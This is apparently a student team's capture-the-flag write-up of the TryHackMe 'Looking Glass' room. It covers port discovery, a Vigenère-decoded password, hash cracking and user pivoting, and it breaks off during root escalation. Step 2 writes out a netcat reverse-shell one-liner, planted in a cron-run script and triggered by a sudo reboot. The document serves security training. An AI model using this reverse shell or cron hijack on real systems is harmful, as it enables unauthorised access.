PenTest 1

TL5L

Sunny

Room: https://tryhackme.com/room/lookingglass

Members:

ID	Name	Role
1211104248	Lew Chun Men	Leader
1211102048	Nur Aqilah Marsya Binti Abdul Halim	Member
1211103274	Nur Insyirah Binti Abd Jalin	Member
1211101070	Hazrel Idlan bin Hafizal	Member

Step 1 : Initial access to Jabberwock

Member involved : Nur Aqilah Marsya

Tools used : Nmap, SSH, Google Chrome, Vigenere Solver

Thought Process and Methodology and Attempts:

Aqilah starts by using nmap to scan any ports that are open and the services that are running for the ports.

She used **nmap -Pn -sV (machine_ip)**

```
root@ip-10-10-218-88:~# nmap -Pn -sV 10.10.179.52

Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-27 05:26 BST
Nmap scan report for ip-10-10-179-52.eu-west-1.compute.internal (10.10.179.52)
Host is up (0.00084s latency).
Not shown: 916 closed ports
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9000/tcp  open  ssh        Dropbear sshd (protocol 2.0)
9001/tcp  open  ssh        Dropbear sshd (protocol 2.0)
9002/tcp  open  ssh        Dropbear sshd (protocol 2.0)
9003/tcp  open  ssh        Dropbear sshd (protocol 2.0)
9009/tcp  open  ssh        Dropbear sshd (protocol 2.0)
9010/tcp  open  ssh        Dropbear sshd (protocol 2.0)
9011/tcp  open  ssh        Dropbear sshd (protocol 2.0)
9040/tcp  open  ssh        Dropbear sshd (protocol 2.0)
9050/tcp  open  ssh        Dropbear sshd (protocol 2.0)
9071/tcp  open  ssh        Dropbear sshd (protocol 2.0)
9080/tcp  open  ssh        Dropbear sshd (protocol 2.0)
9081/tcp  open  ssh        Dropbear sshd (protocol 2.0)
9090/tcp  open  ssh        Dropbear sshd (protocol 2.0)
9091/tcp  open  ssh        Dropbear sshd (protocol 2.0)
9099/tcp  open  ssh        Dropbear sshd (protocol 2.0)
9100/tcp  open  jetdirect?
9101/tcp  open  jetdirect?
9102/tcp  open  jetdirect?
9103/tcp  open  jetdirect?
9110/tcp  open  ssh        Dropbear sshd (protocol 2.0)
```

She can see that there is a long list of ports. Next, she tried to connect one of the ports.

By using **ssh (anyusername)@(machine_ip) -o StrictHostKeyChecking=no -p (port number)**, we can now check which ports are open.

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.15 seconds
root@ip-10-10-218-88:~# ssh qila@10.10.179.52 -o StrictHostKeyChecking=no -p 13783
Warning: Permanently added '[10.10.179.52]:13783' (RSA) to the list of known hosts.
Higher
Connection to 10.10.179.52 closed.
root@ip-10-10-218-88:~# ssh qila@10.10.179.52 -o StrictHostKeyChecking=no -p 10180
Warning: Permanently added '[10.10.179.52]:10180' (RSA) to the list of known hosts.
Higher
Connection to 10.10.179.52 closed.
root@ip-10-10-218-88:~# ssh qila@10.10.179.52 -o StrictHostKeyChecking=no -p 9968
Warning: Permanently added '[10.10.179.52]:9968' (RSA) to the list of known hosts.
Lower
```

She has noticed that some ports are mentioned as ‘higher’ and some ports are ‘lower’. Then she picked two ports that are quite close to each other so that it's easier for us to guess the open port. In this case, she chose port number 9968 and 10188. So, the correct port number will be in between those two ports.

After a few attempts, she found a bash loop that makes this process easier and faster.


```
Connection to 10.10.179.52 closed.
root@ip-10-10-218-88:~# for i in $(seq 9968 10180); do echo "connecting to port $i" ; ssh -o 'LogLevel=ERROR' -o 'StrictHostKeyChecking=no'
-p $i qila@10.10.179.52;done | grep -vE 'Lower|Higher'
connecting to port 9968
Connection to 10.10.179.52 closed.
connecting to port 9969
Connection to 10.10.179.52 closed.
connecting to port 9970
Connection to 10.10.179.52 closed.
connecting to port 9971
Connection to 10.10.179.52 closed.
connecting to port 9972
Connection to 10.10.179.52 closed.
connecting to port 9973
```

for i in $(seq xxxx xxxx); do echo "connecting to port$i"; ssh -o 'LogLevel=ERROR' -o 'StrictHostKeyChecking=no' -p $i (anyusername)@(machine_ip);done | grep -vE 'Lower|Higher'

This command will automatically check any ports that are open but it may take some time depending on the range of the ports number you have chosen.


After quite some time, she saw some paragraphs of words that are hard to understand, but it somehow looks like a poem. To confirm this, she googled Jabberwocky and found out that it is a poem written by Lewis Carrol.

```
connecting to port 10117
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
[illegible]e kepu bwhx sbai, tst jlbal vppa grmjl!
[illegible]lhrf xag Rjinlu imro, pud tlnp
[illegible]wl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.
```




At first, she tried to find the translation of the poem, but somehow, she couldn't find the translation for the last sentence which may contain the password and since this poem is written in nonsense language, she used a Vigenère cipher solver because this may be a cipher text as it is the most logical one so far.

After some copy and paste, she finally found the translation of the poem. At the last line of the poem, it stated that '**Your secret is bewareTheJabberwock'**. So, we already have a clue for the next part.




Enter the secret given and it may bring us to the password and that is **HearthFoldedHeavilyWither**. This password may change from time to time, same goes to the port number.



Now, with the clues and credentials given, she is going to check the port number 22 using the username given. When she starts looking for a port number at the beginning of the task, she notices

that port 22 needs a password. For the command, she runs **ssh -p 22 jabberwock@(machine_ip)**. Once she enters the password, she is logged in as jabberwock and we may see the last time he logged in.



Step 2: Initial Foothold

Member involved: Nur Insyirah

Tools used: Kali, Netcat, Cheatsheet from https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

Thought Process and Methodology and Attempts:

After getting the first flag from user.txt on user jabberwock, Insyirah now needs to find the path to get into root. When she wanted to find out what the user jabberwock has, she used the command "ls -l".

```
jabberwock@looking-glass:~$ ls -l
total 12
-rw-rw-r-- 1 jabberwock jabberwock 935 Jun 30  2020 poem.txt
-rwxrwxr-x 1 jabberwock jabberwock  38 Jul  3  2020 twasBrillig.sh
-rw-r--r-- 1 jabberwock jabberwock  38 Jul  3  2020 user.txt
```

She found three files in the /home directory and among the three files, she noticed that there is a shell script named "twasBrillig.sh". This file is a bash script and knew that it can be edited.

To find out how many users are on this machine, she used "cat /etc/passwd/" to take a look inside the passwd file.

```
jabberwock@looking-glass:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nol
ogin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/u
sr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/
nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
tryhackme:x:1000:1000:TryHackMe:/home/tryhackme:/bin/bash
jabberwock:x:1001:1001:,,,:/home/jabberwock:/bin/bash
tweedledum:x:1002:1002:,,,:/home/tweedledum:/bin/bash
tweedledee:x:1003:1003:,,,:/home/tweedledee:/bin/bash
humptydumpty:x:1004:1004:,,,:/home/humptydumpty:/bin/bash
alice:x:1005:1005:Alice,,,:/home/alice:/bin/bash
```

Now that she knew how many user is on the machine, she already has the idea on the next user she needs to escalate to. She then checked out the crontab.

```
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --re
port /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --re
port /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --re
port /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
```

The crontab showed that the user “tweedledum” is running the “/home/jabberwock/twasBrillig.sh” shell script at reboot. This means when she is going to reboot the server, the script “twasBrillig.sh” is going to run as user “tweedledum”. Then finds out if she also have sudo permissions to run the reboot command by running command “sudo -l”.

```
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
```

The return showed that no password is needed to reboot the server as the user jabberwock.

As she knew that the shell script can be edited, she then used the cheatsheet provided from pentestmonkey.net.

```
jabberwock@looking-glass:~$ cp twasBrillig.sh twasBrillig.sh.bak
jabberwock@looking-glass:~$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh
-i 2>&1|nc 10.10.253.125 1234 >/tmp/f" > twasBrillig.sh
```

By running the command “cp twasBrillig.sh twasBrillig.sh.bak” and “echo “rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.113.71 1234 >/tmp/f” > twasBrillig.sh” , the content in the script is now replaced with the shell from pentest monkey.

Insyirah then started netcat listener on her Kali machine by running “nc -nlvp 1234”

```
┌──(root💀kali-linux-2021-3)-[~]
└─# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.4.69.68] from (UNKNOWN) [10.10.26.73] 53236
```

Then, she ran the command “ sudo sbin/reboot” to restart the machine.

```
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.253.125 closed by remote host.
Connection to 10.10.253.125 closed.
```

And after a few moments, she finally got the connection to user tweedledum.

```
└─# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.4.69.68] from (UNKNOWN) [10.10.26.73] 53236
/bin/sh: 0: can't access tty; job control turned off
```

To ensure that she is in the right path, she ran “id”.

```
$ id
uid=1002(tweedledum) gid=1002(tweedledum) groups=1002(tweedledum)
$
```

And she is now successfully connected to user Tweedledum.

Step 3 – Horizontal Privilege Escalation:

Member Involved: Hazrel Idlan bin Hafizal

Tools Used: SSH, Firefox, LinEnum.sh, https://crackstation.net, https://gchq.github.io/CyberChef/#recipe=From_Hex('Auto')

Thought Process, Methodology and Attempts:

After Hazrel got access to "Tweedledum" user, he went through the directory to find something. He used **ls** command to view all files in the directory.

```
tweedledum@looking-glass:~$ ls
ls
humptydumpty.txt
poem.txt
```


Something caught Hazrel's attention, humptydumpty.txt file. He remembered something, "humptydumpty" is a user that he found out during privilege escalation script run.

```
drwx------  2 humptydumpty humptydumpty 4.0K Jul
 3  2020 humptydumpty
```


He prints out the content of the text file using **cat** command onto terminal.

```
tweedledum@looking-glass:~$ cat humptydumpty.txt
cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e990696
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff43
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f4
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f5
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef54
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d154
746865207061737376f7264206973207a797877767574737271706f6e6d6
```


At first, Hazrel though it is just a hex so he try to decode it to raw values.



But he is wrong, so he surfed through the internet to find some information. He stumbled upon one password cracking website and try using it on the data.



Luckily it was correct, but the result is hinting something to Hazrel. He take the bottom data and use it in the previous website.



And he is correct, it was hex. He got the password to “humptydumpty” he supposes. So he try connect to “humptydumpty” through “jabberwock” user using **su** command. He remembered that he had reboot the looking-glass server to gain access to tweedledum. So he once again connect to “jabberwock first.

```
┌──(root㉿kali)-[~]
└─# ssh jabberwock@10.10.78.181
jabberwock@10.10.78.181's password:
Last login: Wed Jul 27 05:03:55 2022 from 10.6.33
.51
```

```
jabberwock@looking-glass:~$ su humptydumpty
Password:
humptydumpty@looking-glass:/home/jabberwock$
```

He got it. He got the access to “humptydumpty”

Step 4 – Root Privilege Escalation:

Member Involved: Lew Chun Men

Tools Used: Netcat/Firefox/SSH/textfixer.com

Thought Process, Methodology and Attempts:

When Lew first entered "humptydumpty" using Netcat, he entered into "humptydumpty" home directory to continue to search for more clues.

In "humptydumpty" home directory, Lew could not find any interesting clues that he can use for privilege escalation or pivoting.

Since file access and folder access is limited as the user "humptydumpty" as he has zero sudo privileges,

```
humptydumpty@looking-glass:/home/tweedledum$ sudo -l
[sudo] password for humptydumpty:
Sorry, user humptydumpty may not run sudo on looking-glass.
humptydumpty@looking-glass:/home/tweedledum$
```

no other clues were found for a while.

After looking around for passwords and hints without any progress, Lew found out that,


```
humptydumpty@looking-glass:/var/log$ lastlog
Username         Port     From             Latest
root                                       **Never logged in**
daemon                                     **Never logged in**
bin                                        **Never logged in**
sys                                        **Never logged in**
sync                                       **Never logged in**
games                                      **Never logged in**
```

```
tryhackme        pts/0    192.168.170.1    Fri Jul  3 03:19:05 +0000 2020
jabberwock       pts/0    10.8.92.183      Tue Jul 26 14:18:30 +0000 2022
tweedledum                                 **Never logged in**
tweedledee                                 **Never logged in**
humptydumpty                               **Never logged in**
alice            pts/1    192.168.170.1    Fri Jul  3 02:42:13 +0000 2020
```

using the command "lastlog", he sees that "alice" is an SSH user and has a SSH username.

After reading more about SSH to see if he can find a way to login to the SSH as “alice”, Lew finds out that there are two things which can be used for logging into an SSH user, one is a password and another one is a private key.

(reference: https://sectigo.com/resource-library/what-is-an-ssh-key#:~:text=An%20SSH%20key%20relies%20upon,be%20encrypted%20and%20stored%20safely.)



How To Create An SSH Key And Store It

Before using SSH keys, a key pair needs to be generated. This can be performed using an automated certificate management system or it can be performed manually by a system administrator.

Generating and storing keys manually can be accomplished on the most common operating systems. On Windows systems, they can be generated using the command line or an SSH client, like PuTTy . On MacOs and Linux systems, they are generated using a terminal window.

Here are the command line steps to generate an SSH key:

1. Enter the key gen command *$ ssh-keygen -t rsa*
